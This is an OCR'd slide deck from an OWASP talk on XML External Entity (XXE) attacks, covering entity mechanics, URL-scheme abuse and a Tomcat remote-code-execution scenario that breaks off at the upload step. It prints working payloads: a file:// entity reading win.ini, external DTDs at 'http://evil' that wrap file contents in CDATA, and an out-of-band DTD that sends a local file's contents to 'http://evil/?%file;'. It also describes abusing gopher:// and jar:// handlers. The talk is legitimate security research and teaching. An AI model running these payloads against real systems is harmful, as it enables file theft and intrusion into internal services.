What You Didn't Know About XML External Entities Attacks

Timothy D. Morgan

VSR

Hosted by OWASP & the NYC Chapter

About Me

- Application pentesting for nearly 9 years
- Enjoys vulnerability research
  - Always learning/developing new techniques
  - Loves to collaborate on research
  - Current areas: XXE, Application Cryptanalysis, IPv6
- OWASP chapter leader in Portland, Oregon
  (*we're always looking for speakers*)

@ecbftw

VSR


- XML is extremely pervasive
  - Document formats (OOXML, ODF, PDF, RSS, ...)
  - Image formats (SVG, EXIF Headers, ...)
  - Configuration files (you name it)
  - Networking Protocols (WebDAV, CalDAV, XMLRPC, SOAP, REST, XMPP, SAML, XACML, ...)
- Any security issue that affects XML, potentially affects a lot of software

- Entities are a feature defined in DTDs
  - DTDs a legacy carry-over from SGML
  - Allow for macro-like text and XML substitution
  - External entities are used to include other documents

- Entities are well-known source of attacks
  - Miles Sabin on xml-dev (June 8, 2002)
  - Gregory Steuck on Bugtraq (October 29, 2002)

- Arbitrary URL Invocation
  - CSRF-like Attacks
- DoS attacks abound
  - Recursive entity definition (''billion laughs attack'')
  - DDoS against third parties via HTTP/FTP
- Data theft via ''external'' entities
  - Point entity to local file or internal HTTP resource
  - Include entity inline in document
  - Application exposes the XML contents later

Data Theft: Typical Scenario



Read `win.ini` and store it in your user's profile:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE updateProfile [
  <!ENTITY file SYSTEM "file:///c:/windows/win.ini">
]]>
<updateProfile>
  <firstname>Joe</firstname
  <lastname>&file;</lastname>
  ...
</updateProfile>
```

Inline Retrieval: Limitations

- Retrieved document must be well-formed XML
  - No binary (must be UTF-8/16 data)
  - In text, no stray '&', '<' or '>'
  - XML files can be embedded, but often not usable
- Requires that the application gives data back

- Pentesters: ''Data retrieval is impractical''
  - New research has made it more practical
- Vendors: ''Developers can just turn off external entities''
  - Few developers even know that they are at risk
- Vendors: ''Parser resource limits will stop DoS''
  - Completely ignores URL-oriented attacks

Just like regular entities, but only for DTDs

```
<!DOCTYPE updateProfile [
  <!ENTITY % moresyntax "<!ENTITY foo 'dynamic'>">
%moresyntax;
]]>

…
 <lastname>&foo;</lastname>
…
```

Wouldn't be nice if we could do this?

```
<!DOCTYPE updateProfile [
  <!ENTITY file SYSTEM "file:///has/broken/xml">
  <!ENTITY start "<![CDATA[">
  <!ENTITY end "]]>">
]]>
…
  <lastname>&start;&file;&end;</lastname>
…
```

Doesn't work this way... =(

But with parameter entities, we can pull it off:

```
<!DOCTYPE updateProfile [
  <!ENTITY % file SYSTEM "file:///has/broken/xml">
  <!ENTITY % start "<![CDATA[">
  <!ENTITY % end "]]>">
  <!ENTITY % dtd SYSTEM "http://evil/join.dtd">
%dtd;
]]>
…  <lastname>&all;</lastname>  …
```

Here, the `join.dtd` file contains:

```
<!ENTITY all "%start;%file;%end;">
```

DTD Inline Retrieval: Limitations

- XML-related restrictions persist
  - Still no binary (must be UTF-8/16 data)
  - Some XML chars still cause problems, but well-formed XML files now readable as text
- Requires that the application gives data back
- Requires ''phone home'' access

- Wait... If we can build entity tags dynamically, why can't we build dynamic entity URLs?
  - We can!
  - First described by Osipov and Yunusov at Blackhat EU 2013

Grab the file and send it all in the DTD:

```
<!DOCTYPE updateProfile [
  <!ENTITY % file SYSTEM "file:///path/to/goodies">
  <!ENTITY % dtd SYSTEM "http://evil/send.dtd">
%dtd;
%send;
]]>
…
```

Here, the `send.dtd` file contains:

```
<!ENTITY % all
 "<!ENTITY &#x25; send SYSTEM 'http://evil/?%file;'>"
>
%all;
```

OOB Retrieval: Advantages/Limitations

- The up side
  - No application interaction
  - Data theft **before** schema validation
- Character Limitations
  - Still no binary (must be UTF-8/16 data)
  - Either ' or '' will cause an error
  - # will cause URL truncation
- Requires ''phone home'' access

- Don't underestimate the humble URL
- Many platforms/parsers support a surprising variety of URL schemes/protocols
- Many protocols can be used in unintended ways
- Usable without external entity support

Those enabled by default:

libxml2	PHP	Java	.NET
file http ftp	file http ftp php compress.zlib compress.bzip2 data glob phar	http https ftp file jar netdoc mailto gopher *	file http https ftp

* Removed circa September 2012

- `file://...` handler gives directory listings
- Older versions of Java allow arbitrary data to be sent over TCP via `gopher://...`
- The `jar://...` handler can be used to:
  - Peek inside any ZIP file
  - Upload files (!)

- **`gopher://{host}:{port}/{type}{request}`**
  - Any **`host`**, any TCP **`port`**
  - **`type`** is a single digit integer
  - **`request`** can be any binary data, percent-encoded

- Perfect for:
  - CSRF-like attacks on internal services
  - Port scanning
  - Exploiting secondary network vulnerabilities

- Disabled in Oracle JDK, September 2012
  - Thanks to:

    "*SSRF vs. Business-critical applications: XXE tunneling in SAP*"
    -- Alexander Polyakov, Blackhat 2012
  - Supported in 1.7u7, 1.6u32 and earlier

- Requests are single-shot; no handshakes

- Limited retrieval of responses

- **`jar:{url}!{path}`**
  - **`url`** is any supported URL type (except jar)
  - **`path`** is the location within the zip file to fetch
- Can be used to pull files from:
  - jar/war/ear, docx, xlsx, ...
- DoS attacks
  - Decompression bomb anyone?
  - Fill up temporary space

- How does Java handle remote Jars?
  - Download jar/zip to temporary file
  - Parse headers, extract specific file requested
  - Delete the temporary file
- Can we find this temp file?
  - Of course! We have directory listings

- Temp file is only there for what, a second?
  - It's there as long as the download takes...
  - ...and we control the download rate!

- Attack process:
  - Force a jar URL to be fetched
  - Push almost all of the content immediately
  - Stall the rest of the download indefinitely
  - Use directory listings to locate the file


Jar Upload Notes

- We can upload arbitrary file content
  - Not just zip files
- We can't control:
  - Location of the file
  - Any part of the name or extension

RCE SCENARIO

- A slightly older public web application
  - Runs under Tomcat 6 and Oracle JRE 1.7u7
  - Tomcat admin interface restricted to internal
- Load balancer used to handle SSL/TLS
- Public web app vulnerable to an XXE flaw
  - "Inline" entity inclusion usable
  - TCP egress permitted


Tomcat Deployment



How can we pwn this server?


DEMO TIME

Step 1: Reconnaissance




Step2: Upload

